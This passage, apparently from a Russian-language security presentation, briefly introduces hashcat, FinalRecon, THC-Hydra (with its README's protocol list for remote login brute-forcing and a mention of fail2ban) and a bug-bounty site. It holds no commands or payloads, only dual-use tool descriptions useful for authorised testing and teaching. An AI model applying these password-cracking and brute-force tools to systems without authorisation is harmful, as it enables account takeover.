
## Features

- **World's fastest password cracker**
- **World's first and only in-kernel rule engine**
- Free
- Open-Source (MIT License)
- Multi-OS (Linux, Windows and macOS)
- Multi-Platform (CPU, GPU, APU, etc., everything that comes with an OpenCL runtime)
- Multi-Hash (Cracking multiple hashes at the same time)
- Multi-Devices (Utilizing multiple devices in same system)
- Multi-Device-Types (Utilizing mixed device types in same system)
- Supports password candidate brain functionality
- Supports distributed cracking **networks** (using overlay)
- Supports **interactive** pause / resume
- Supports sessions
- Supports restore

<https://hashcat.net/hashcat/>

# FinalRecon – веб-разведка


38



<https://github.com/thewhiteh4t/FinalRecon>



# hydra – перебор подключения по SSH (защита от перебора с помощью fail2ban)



```
vanhauser-thc/thc-hydr: X +
github.com vanhauser-thc/thc-hydra: hydra
INTRODUCTION
-----
Number one of the biggest security holes are passwords, as every password
security study shows.
This tool is a proof of concept code, to give researchers and security
consultants the possibility to show how easy it would be to gain unauthorized
access from remote to a system.

THIS TOOL IS FOR LEGAL PURPOSES ONLY!

There are already several login hacker tools available, however, none does
either support more than one protocol to attack or support parallelized
connects.


It was tested to compile cleanly on Linux, Windows/Cygwin, Solaris,
FreeBSD/OpenBSD, QNX (Blackberry 10) and MacOS.

Currently this tool supports the following protocols:
Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP,
HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY,
HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST,
HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP,
Oracle Listener,
Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec,
Rlogin,
Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5,
SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth,
VNC and XMPP.

However the module engine for new services is very easy so it won't take a
long time until even more services are supported.
```

<https://github.com/vanhauser-thc/thc-hydra>

# Bug Bounty – платформа оплаты за найденные уязвимости




<https://bugbounty.ru/>




